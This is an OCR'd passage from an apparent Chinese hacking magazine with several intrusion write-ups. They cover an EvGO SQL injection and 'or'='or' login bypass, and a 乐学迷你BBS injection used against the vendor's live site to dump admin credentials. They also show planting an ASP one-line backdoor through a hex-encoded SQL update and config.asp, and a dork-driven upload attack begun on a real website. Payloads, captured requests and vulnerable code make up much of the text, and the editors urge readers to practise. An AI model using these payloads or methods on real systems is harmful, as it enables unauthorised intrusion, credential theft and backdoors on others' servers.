


图6　北京%'and 1=1 and '%'='




图7 北京%'and 1=2 and '%'='

三、'or'='or'

前台都分析完了，再来分析后台吧。先看登录文件，处理文件是apm.asp，通过查看代码得知它是调用dbconn _admin.inc文件，代码如下：

```
Set rs = Server.CreateObject("ADODB.Recordset")
username=cstr(request("username"))
password=cstr(request("password"))
strSQL = "select * from Member_info where S_info_name='"&username&"' and S_info_pass='"&md5(password)&"'"
rs.Open strSQL,conn
if rs.eof then
  response.redirect "/login.asp?act=4"
end if
```

我们直接使用“'or'='or'”进行测试，直接就进去了，如同8。





图8 登录成功

四、后记

大家可以到网上搜索Powered By EvGO.net，分析到这里就结束了，后台是要钱的！有个疑问，我在暴字段时明明数了下9个字段，但就是不行，8个却行，不知道怎么搞的？请哪位高手给小弟解答一下，欢迎大家和我交流。

编辑点评：

EvGO的漏洞还真不少，该有的都有了，大家抓紧练习吧。



sniperhg [0.S.T]

从本文你可以学到：

乐学迷你BBS漏洞分析和利用

放暑假回家，家里没有PHP环境，安装的话估计又要耗我一天的时间，所以只有看看ASP代码，毕竟IIS好装多了。这次研究的对象是“乐学迷你BBS V2.2最终正式版”，我下载的是ACCESS版的，虽然是最终正式版，但其安全性确实不敢恭维啊。

一、本地测试ACCESS版本

上来直接看包含文件，common.asp文件里定义了大部分的功能函数，当然我们最关心的就是它有没有防注入。看了一下，第一个就是防注入函数，但是也太简单了吧，代码如下：

```
Function SqlShow(Str)    '去除查询漏洞
    SqlShow=Replace(Str,"'","''")
End Function
```

代码的功能仅仅是过滤了单引号，只要我们找到一个不需要单引号的数字型注入点就行了哦。有些文件里的**forumid**是个数字型的参数，而且也只用了SqlShow来过滤单引号，但每次下面都有个IsNumeric(forumID)来使我的希望破灭……

翻遍文件夹，终于找到一个search.asp文件，可能程序员以为对这个文件的参数都是POST来的，不会在IE地址栏出现，我们就看不出来了吧。殊不知我们是研究代码的人啊，呵呵，漏洞代码如下：

```
Dim Page,Pages,PageSize,AllCount,ShowCount,PastCount,OrderMode,forumID,bgcolor,Form_Title,Form_Context,forumName,j,PageEndTime,PageRunTime,keyword,fid,suserid,content,content_preview,title,poster,lastupdateuser,strWhere,strOrder,status,strLength,allreplies,tempWords,strwords,startwords
forumID=SqlShow(Request("fid"))
keyword=SqlShow(Request("keyword"))
suserid=SqlShow(request("userid"))
content=sqlshow(request("postcontent"))
.....节约版面ing.....
dim strSql0,strSql1,strSql2,strSql3,strSql4
if allreplies="ON" then strSql0="" else strSql0=" and parent=0"
'search by user
if suserid<>"" then strSql1=" and poster='" &suserid& "'" else strSql1=""
if keyword<>"" then
strwords=Split(keyword)
For i=0 To UBound(strwords)
startWords="title like '%" & strwords(i) & "%'"
If i=0 Then tempWords=startWords Else tempWords= startWords& " and " & tempWords
Next
strSql2=" and parent=0 and "& tempWords
else
strSql2=""
End If
if content<>"" then
strwords=Split(content)
For i=0 To UBound(strwords)
startWords="content like '%" & strwords(i) & "%'"
If i=0 Then tempWords=startWords Else tempWords= startWords& " and " & tempWords
Next
strSql3=" and "&tempwords
else strSql3=""
End if
if forumID<>"" Then strSql4="classID=" &forumID& "" else strSql4="classID>0"
Sql="SELECT * FROM content WHERE "&strSql4&strSql1&strSql2&strSql3&strSql0&" order by SetTop desc,LastUpdateTime desc"
OpenRs(Sql)
```

我来解释一下，一共有3种搜索方式：按标题title、按用户user、按内容content，这3个变量必须有1个不为空。我们看到**forumID=SqlShow(Request("fid"))**，过滤了单引号，但是后面没有检测是否为数字型，这样就给了我们机会。

这里让title,user为空，这样strSql1，strSql2都为空，最后的SQL语句就是：**Sql="SELECT * FROM content WHERE classID=" &forumID**，没有用到单引号，注入漏洞就这么出现了。

我们来测试一下，因为刚装完论坛只有一个帖子，我们就搜它。由于接收参数函数用的是request，我们可以抓包，把POST提交变成GET提交，如图1。




图1 填写搜索条件

使用WE监听IE这个页面，点“搜索”后就可以看到WE抓到的数据了：

```
POST /lbbsaccessgb/lbbsaccessgb/search.asp HTTP/1.1
Accept: application/x-shockwave-flash, image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-silverlight, */*
Referer: http://127.0.0.1/lbbsaccessgb/lbbsaccessgb/
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: 127.0.0.1
Content-Length: 47
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: vK3%23z9dK%5FDateVisitTime=2008%2D7%2D19+%C9%CF%CE%E7+09%3A06%3A27; vK3%23z9dK%5F=usergroup=member&userpassword=4621d373cade4e83&uservip =0&userid=test; ASPSESSIONIDCCSRBCBS= GFFJAPJAKBFPGAGGEJBNMCAD
userid=&keyword=&postcontent= %C2%DB%CC%B3&fid=1
```

这里 **userid** 和 **keyword** 都为空，**postcontent** 编码回来就是“论坛”，fid 就是漏洞变量。我们可以直接在 IE 地址栏提交 **search.asp?postcontent= %C2%DB% CC%B3&fid=1** 来看搜索结果，效果是一样的。接下来用 **and 1=1** 和 **and 1=2** 来检测一下吧，如图 2、图 3。




图2 and 1=1

因为common.asp文件里SQL语句的原因，union 会出错，只能传统的猜解，但是搜索功能只有登录了才能用，而目前的 3 大注入工具都没有带这个功能，所以用它们都不能检测出漏洞。ZWELL 大侠的 pangolin 能检测到漏洞，但是不能进行猜解，没办法只有手工了。手工这里就不演示了，大家可以照着网上的代码一个一个试，就是累了点。下面给大家带来精彩的 MSSQL 部分。




图3 and 1=2

二、实战官方 SQL 版本

程序有两套，ACCESS 和 SQL 的，官方用的就是 SQL 版，我们可以不用一个个猜解管理员的密码了，直接暴出来就可以。我们手上有程序就知道数据库的结构了，提交：

“postcontent=%C2%DB%CC% B3&fid=1 and (select username from users where logoncount=1589)>0;--”，这里必须有个 where 语句，我这里看了管理员的信息，知道他的登录次数是 1589，所以就以这个为查询条件，暴出了用户名，如图 4。再提交：




图4 暴出用户名




图5 暴出密码




图6 查询得到密码

“postcontent=%C2%DB%CC%B3&fid=1 and (select userpass from users where logoncount=1589)>0;--”，暴出密码，如图 5。cmd5 查询得到密码，如图 6。

嘿嘿，接下来就是登录后台咯，后台功能很强大，虽然不是我们最习惯的备份拿 SHELL，但是拿 SHELL 的办法也有两种。后台带有执行 SQL 的功能，ACCESS 版本数据库是 ASP 的，但是有防下载表，不过我们执行 SQL：**update nodownload set notdown=0x6500780065006300750074006500280072006500710075006500730074002800630068007200280033003400290029002900**，就可以把防下载代码改成我们的一句话“**execute (request(chr(34))**”，接着再直接访问数据库即可（前提是数据库文件名没改）。




图7 写入一句话木马

如果数据库文件名被改了的话，就用第二种办法，网站信息是保存在 include 文件下的 config.asp 文件里的，我们在后台可以修改网站配置信息，这样就可以添加一句话进 config.asp，演示如图 7（为了演示我加长了文本框），保存设置就会出现如图 8 的错误，这个时候拿一句话连接端连接就大功告成了。




图8 得到后门

编辑点评：

小系统，漏洞也不是很复杂，但是整个流程比较完整。

西线无战事

LCX 西线

估计这期西线与大家见面时，可能就是一个长长的十一假期了。度假或继续学习，就要看各位的选择了。不过我想，对于技术狂热者来讲，有一个长的假期能让自己研究一些技术，像在假期里读一下《黑客手册》，也是一件很愉快的事。如果你要问我在假期里做什么？我估计土豆老大又要让我编辑第十一期的稿子了，呵呵……

记一次曲折渗透之旅

rabbitsafe

从本文你可以看到入侵 joekoe cms 4.0 的流程

大家好，今天在网上看到有一篇讲乔客 cms 系统最新上传漏洞的文章，而且很容易就能拿到 webshell，于是我就在网上搜索存在这个漏洞的网站。接连搜索了好几个都不行，后来下了一个相应版本的乔客 cms 系统进行查看，发现官方早就做出了升级，而且乔客 cms 系统这个上传漏洞也是很早之前的了。难怪我试了好几个站都不行，不过，我倒是发现了乔客 cms 系统存在的另外一个漏洞，并结合这个漏洞来了一次曲折的渗透之旅……

一、开始渗透

首先，我利用关键字“**本站基于 joekoe cms 4.0**”在 baidu 或 google 上查找使用了乔客 cms 系统的网站，找到 18800 篇相关页面，随便找了几个使用乔客cms4.0系统的网站测试漏洞，结果一个也没成功，郁闷……

于是去官方下载乔客 cms4.0 系统，在本地搭建了一个测试环境，查看漏洞文件代码。结果官方提供的乔客 cms4.0 系统补丁已

经打了，不存在那个漏洞了，但是又发现了另一个漏洞，而且还是有一定危害性的。

今天的目标站点是一个心理网站，首先，我们来注册一个用户，然后登录，进入用户中心，资料维护中可以修改形象，于是上传一个改后缀为 jpg 的木马文件，然后进行抓包，得到以下 URL。

```
http://xxx/common/upload.asp?channel=user.face&filetype=pic&filename=&fileinput=u_face&formname=&thumbname=&thumbinput=;
```

网上说只要修改channel目录的名称后，即可进行相应的渗透操作。对于 WIN2003 系统，只要修改为 hack.asp 就可以在服务器上建立hack.asp目录，然后上传一个jpg后缀的木马就可以拿到webshell了。但是这个网站经过测试不成功，应该是打补丁了。

下面，我们来说说另一个方法。大家看看地址中，还有一个变量 **filetype**，从 upload.asp 文件中可以得知，filetype 是判断用户提交文件类型的，由于网站打补丁后对 asp、asa、cer、aspx 等文件进行了过滤，导致我们没有办法建立 hack.asp 这样的目录。

